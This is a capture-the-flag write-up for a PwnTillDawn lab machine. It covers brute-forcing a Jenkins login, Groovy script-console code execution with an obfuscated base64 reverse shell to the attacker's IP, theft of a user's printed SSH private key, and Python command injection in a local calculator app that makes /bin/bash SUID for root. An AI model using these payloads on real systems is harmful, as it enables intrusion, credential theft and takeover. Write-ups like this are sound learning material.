

Credits

```
https://www.wizlynxgroup.com/  
https://online.pwntilldawn.com/
```

Machine

```
HOSTNAME: DEV  
IP: 10.150.150.38
```

Initial Recon

Nmap TCP

```
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
| ssh-hostkey:  
|   2048 64:63:02:cb:00:44:4a:0f:95:1a:34:8d:4e:60:38:1c (RSA)  
|   256 0a:6e:10:95:de:3d:6d:4b:98:5f:f0:cf:cb:f5:79:9e (ECDSA)  
|_  256 08:04:04:08:51:d2:b4:a4:03:bb:02:71:2f:66:09:69 (ED25519)  
30609/tcp open  http      Jetty 9.4.27.v20200227  
|_ http-robots.txt: 1 disallowed entry  
|_ /  
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).  
|_ http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1  
|_ http-server-header: Jetty(9.4.27.v20200227)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
NSE: Script Post-scanning.  
Initiating NSE at 01:05  
Completed NSE at 01:05, 0.00s elapsed  
Initiating NSE at 01:05  
Completed NSE at 01:05, 0.00s elapsed  
Initiating NSE at 01:05  
Completed NSE at 01:05, 0.00s elapsed  
Read data files from: /usr/bin/../share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 127.96 seconds  
Raw packets sent: 65540 (2.884MB) | Rcvd: 65600 (2.626MB)  
[user@parrot]~[/tmp]  
$ sudo nmap -sC -sV -p- -v 10.150.150.38
```

Nmap UDP

```
Nmap scan report for 10.150.150.38  
Host is up (0.28s latency).  
All 1000 scanned ports on 10.150.150.38 are in ignored states.  
Not shown: 1000 closed udp ports (port-unreach)  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 1002.74 seconds  
Raw packets sent: 1131 (52.277KB) | Rcvd: 1235 (83.148KB)  
[user@parrot]~[/tmp]  
$ sudo nmap -sU -v 10.150.150.38
```

HTTP Port 30609

Jenkins brute force option

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
HTTP_METHOD	POST	yes	The HTTP method to use for the login (Accepted: GET, POST)
LOGIN_URL	/j_acegi_security_check	yes	The URL that handles the login process
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/wordlists/rockyou.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.150.150.38	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	30609	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/tmp/username.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/jenkins_login) >
```

Jenkins brute force results

```
[+] 10.150.150.38:30609 - Login Successful: admin:matrix
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) > run
```

FLAG 69

```
dffc1dc67f3d55d2b14227b73b590c4ed09b5113
```

People

Includes all known “users”, including login identities which the current security realm can enumerate, as well as people me

	User ID	Name
	admin	admin
	flag69	dffc1dc67f3d55d2b14227b73b590c4ed09b5113

Icon: [S](#) [M](#) [L](#)

Jenkins RCE

URL to access script console

```
http://10.150.150.38:30609/script
```

Payload to list directory

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ls /'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Results

Result

```
out> bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
err>
```

Payload to execute reverse shell

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'bash -c
{echo,YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC42Ni42Ny4yNDIvNDQzIDA+JjEn}|{base64,-d}|{bash,-i}'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Dissecting payload

```
cmd:
bash -c 'bash -i >& /dev/tcp/10.66.67.242/443 0>&1'

b64 encoded:
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC42Ni42Ny4yNDIvNDQzIDA+JjEn
```

Reverse shell popped

```
[user@parrot]-[/tmp]
└─$ sudo nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.150.150.38.
Ncat: Connection from 10.150.150.38:46540.
bash: cannot set terminal process group (464): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@dev1:/$
```

Searching for LPE

Kernel and os release

```
jenkins@dev1:/home$ uname -a
Linux dev1 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux
jenkins@dev1:/home$
```

List of users with login shell

```
jenkins@dev1:/home$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
juniordev:x:1000:1000:Junior Developer 1,,,:/home/juniordev:/bin/bash
jenkins:x:105:112:Jenkins,,,:/var/lib/jenkins:/bin/bash
jenkins@dev1:/home$
```

FLAG 70

```
jenkins@dev1:~$ cat FLAG70.txt
41796ff9d0e29c02c961daa93454942d9c6bea7d
jenkins@dev1:~$
```

Bash history clues to move forward

```
history
exit
history
exit
cat /home/juniordev/.ssh/id_rsa
exit
cat .ssh/id_rsa
cat /home/juniordev/.ssh/id_rsa
```

```
netstat -natupl
curl
curl
ps aux
ps aux | grep root
ps aux | grep 8080
exit
```

Existing network connections

```
jenkins@dev1:~$ netstat -tnap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      -
tcp        0  286 10.150.150.38:46540     10.66.67.242:443        ESTABLISHED 677/bash
tcp6       0      0 :::30609               :::*                    LISTEN      467/java
tcp6       0      0 :::22                  :::*                    LISTEN      -
jenkins@dev1:~$
```

Horizontal privilege escalation

Access juniordev private key

```
drwx-----x 2 juniordev juniordev 4.0K Jun  8 16:15 .ssh/
jenkins@dev1:/home/juniordev$ ls -l .ssh/id_rsa
-rw-r--r-- 1 juniordev juniordev 1823 Apr 20 17:09 .ssh/id_rsa
jenkins@dev1:/home/juniordev$ cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAutE2eBkhuyABIPkuGJwfsu+rmmcd/f660U8gwZ8z60ahlcxRTfhp
zN4JkbwvqyvXfEq0zUQgTSy+j119hJsFdaH9eJIRb6Kgj1I24ynDUP+tiXv8CaTix62pf7
8v/D2Ch00ToG1EzqPsFUG6cNG0FR5Rht8/rqBAQIQ6RAHVbg/RKiyRPSW4Z1K3Az559345
5UDgAS4/luKMc7Kw0j6THzYG/suDwsbePa7GPAKLNUVpy/sUdpoGmJqCd8nfrpgbxJonv0
7erS0mn64g25Wac5CwQ3FymrR93HfQ1rqcxAFSXI8vBgx1BKd6uQ8fw1wDmfzq01pL29Ny
Ae8r1C/EXQAAA8i38a17t/GpewAAAAdzc2gtcnNhAAABAQC60TZ4GS67IAEg+S4YnB+y76
uaZx39/ro5TyDBnzPrRqGVzFFN+GnM3gmRvc+rK9d8So7NRCBNLL60XX2EmwV1of14khFv
oqCPUjbJkCnQ/62JE/wJP0LHra1/vy/8PYKE7R0gbUTOo+x9Qbpw0bQVH1GG3z+uoEBAir
pEAdUGD9eQLJE9JbhnUrcDPnn3fjnlQ0ABLj+W4oxzsrDSPpMfNgb+y4Naxt49rsY8Aos1
Q+/L+xR2mgaYmoJ3yd+umBvEmie/Tt6tI6afrIDb1ZpzKLBdCXKath3cd9DWupzEAVJcjy
8GDHUEp3q5Dx/DXAOZ/OrTWkvb03IB7yuUL8RdAAAAAwEAAQAAQA5yhqQZK3Thd3zhkF1
KX6AyrUjyVY0yQRwI/LxEj9sS2gWv6Jy/SI1VoYdR9pzF9fLwgCUrLtVRD8aKP938sBomB
iHoIW2Q9dpHmSontANKVnsSqc3kIL6g9UICGtemuRyHChTGxoK1hiE0r1KwPy+HL9xreb
XEUj8gYwnX55JgnNRnxgHo1ws2YRD0L/+j6jSbf1HstLuhupz6JPGCS6Ev6IVt9w2catEQ
I1chKx0W/pgXC2E3qxzoGahaFtzBn0I1lp9gUJDF/UKbRwrVB2Dm8amgaIKWng+aWlWsRB
LUIt9QvAGnphdH5CLdGb22UQ/3Ke5J1e+zRJ4mqNpZGBAAAgQCPdYfTvB1Tat+k8ZbCVc
XOUFa5KuPJa5i0cHJT90fAJVjLp53LGTcd66QRUB+y30jaVFZQTDpVqdpOCaBq4qdWvQmU
X7nrLuH+R1U7gE3rCq0qrhD90LSQBahI1yisN/30+0cqmqKLcjtwEKwPRU0ASLMEkkcFh
H18RYd/0y7FAAAAI EA6121bcwPQe/rN5MxPbmNUTxZzEXe9aJw4SQd4fGIwo73gK3Ppb5z
vOhUcCKH5TFghCwlvTen0VyLJclogM1H7xXjm11ZdbpsifIONms/nCQgDvOaxTq/4RIAHW
uolQblUbalE3qhsDnq8bBGqZAY0iuccC1RYLpj18rynAE36EAAACBAMwP4XRz977LV5pA
xQraLfY46irxfENIAGttvrSAIE6VoIuaZVJhwU16iFkS6/rPv2wRKXNi6D91cC9/yHPpQw
v7H1j/XcPHHpjWxXmxybyNtUjXm/g93802g/4I75ZEe9d971ZSuTQiWcsZZiD5b09+7HZK
WtJNiy1nwgXLoJs9AAADmp1bm1vcmRldkKkZXYxQIDBA==
-----END OPENSSH PRIVATE KEY-----
jenkins@dev1:/home/juniordev$
```

Access juniordev account

```
[user@parrot]~[~/ .ssh]
$ssh juniordev@dev1
Linux dev1 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Wed Jul 29 09:10:43 2020 from 10.66.67.242
```

```
juniordev@dev1:~$ id
```

```
uid=1000(juniordev) gid=1000(juniordev)
```

```
groups=1000(juniordev),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```

```
juniordev@dev1:~$
```

Local privilege escalation

Existing of suspicious background process running as root

```
root      400  0.0  1.1 636804 24208 ?        Ssl  08:14   0:01 /usr/bin/python  
/root/mycalc/untitled.py 127.0.0.1 8080  
juniordev@dev1:/tmp$ ps aux | grep root
```

May require port forwarding to access port 8080 on target

```
juniordev@dev1:/tmp$ netstat -tnap
```

```
(Not all processes could be identified, non-owned process info  
will not be shown, you would have to be root to see it all.)
```

```
Active Internet connections (servers and established)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:8080	0.0.0.0:*	LISTEN	-

Create tunnel on localhost that listens on localhost port 9090 that will get forwarded to target remote port 8080

```
[X]-[user@parrot]-[/tmp]
```

```
$ssh -L 9090:127.0.0.1:8080 juniordev@dev1
```

```
Linux dev1 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Wed Jul 29 09:28:11 2020 from 10.66.67.242
```

```
juniordev@dev1:~$
```

Indication of flag via curl

```
[X]-[user@parrot]-[/tmp]
```

```
$curl http://127.0.0.1:9090
```

```
<html>  
  <head>  
    <title>Jr. dev py example</title>  
  </head>  
  <body>  
    <div id="content">  
      <form action="/" method="post">  
    </div>  
    <input name="op1" type="text" />  
    +  
    <input name="op2" type="text" />  
    =  
    <input name="result" type="text" disabled="disabled" />  
  </div>
```

```
<div>
    <input type="submit" value="Calculate" />
</div>

<!--  -->
```

Download flag

<http://localhost:9090/static/FLAG.png>

🔗 http://localhost:9090/static/FLAG.png

FLAG 71 d3c7c338d5d8370e5c61fd68e101237a4d438408

Convert flag from image to text

<https://www.onlineocr.net/>

FLAG 71 d3c7c338d5d8370e5c61fd68e101237a4d438408

🔗 https://www.onlineocr.net/



FREE ONLINE OCR SERVICE

Use Optical Character Recognition software online. Service supports 46 languages including Chinese, Japanese and Korean

CONVERT SCANNED PDF TO WORD

Extract text from PDF and images (JPG, BMP, TIFF, GIF) and convert into editable Word, Excel and Text output formats

1 STEP - Upload file

SELECT FILE...

2 STEP - Select language and output format

ENGLISH

Text Plain (txt)

3 STEP - Convert

CONVERT


FLAG.png



Download Output File

FLAG 71 d3c7c338d5d8370e5c61fd68e101237a4d438408

Input following payload to test for RCE



A screenshot of a web browser window. The address bar shows the URL `http://127.0.0.1:9090/`. Below the address bar, there is a text input field containing the command `system('ping -c5 10.66.67.242')`. To the right of the input field is a plus sign and an equals sign, suggesting a calculator or evaluation interface. Below the input field is a button labeled "Calculate".

Ping payload

```
__import__('os').system('ping -c5 10.66.67.242')
```

On attacker machine observe ping results

```
[user@parrot]~[~/Desktop]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
03:03:01.859848 IP dev1 > 10.66.67.242: ICMP echo request, id 941, seq 1, length 64
03:03:01.859874 IP 10.66.67.242 > dev1: ICMP echo reply, id 941, seq 1, length 64
03:03:02.860887 IP dev1 > 10.66.67.242: ICMP echo request, id 941, seq 2, length 64
03:03:02.860911 IP 10.66.67.242 > dev1: ICMP echo reply, id 941, seq 2, length 64
03:03:03.861610 IP dev1 > 10.66.67.242: ICMP echo request, id 941, seq 3, length 64
03:03:03.861649 IP 10.66.67.242 > dev1: ICMP echo reply, id 941, seq 3, length 64
03:03:04.863517 IP dev1 > 10.66.67.242: ICMP echo request, id 941, seq 4, length 64
03:03:04.863564 IP 10.66.67.242 > dev1: ICMP echo reply, id 941, seq 4, length 64
03:03:05.864039 IP dev1 > 10.66.67.242: ICMP echo request, id 941, seq 5, length 64
03:03:05.864063 IP 10.66.67.242 > dev1: ICMP echo reply, id 941, seq 5, length 64
```

Input following payload to execute bash as root

```
__import__('os').system('chmod +s /bin/bash')
```

Observe the suid-ed bash binary

```
juniordev@dev1:/tmp$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 17 2019 /bin/bash
juniordev@dev1:/tmp$
```

We have root shell now

```
juniordev@dev1:/tmp$ /bin/bash -p
bash-5.0# id
uid=1000(juniordev) gid=1000(juniordev) euid=0(root) egid=0(root)
groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(juniordev)
bash-5.0#
```

Flag 72

```
bash-5.0# ls -lah
total 40K
drwx----- 7 root root 4.0K Jun 15 18:53 .
drwxr-xr-x 18 root root 4.0K Apr 13 11:06 ..
-rw----- 1 root root 0 Apr 20 12:07 .bash_history
-rw-r--r-- 1 root root 585 Apr 20 11:47 .bashrc
drwx----- 3 root root 4.0K Apr 17 12:32 .cache
drwx----- 3 root root 4.0K Apr 13 13:41 .gnupg
drwxr-xr-x 3 root root 4.0K Apr 13 11:23 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4.0K Jun 8 16:13 .ssh
-r----- 1 root root 41 Apr 17 16:23 FLAG72.txt
drwxr-xr-x 5 root root 4.0K Jun 15 11:00 mycalc
bash-5.0# cat FLAG72.txt
```


ab77beb9cdadc97f3644a00706076293ee8cbbd2
bash-5.0#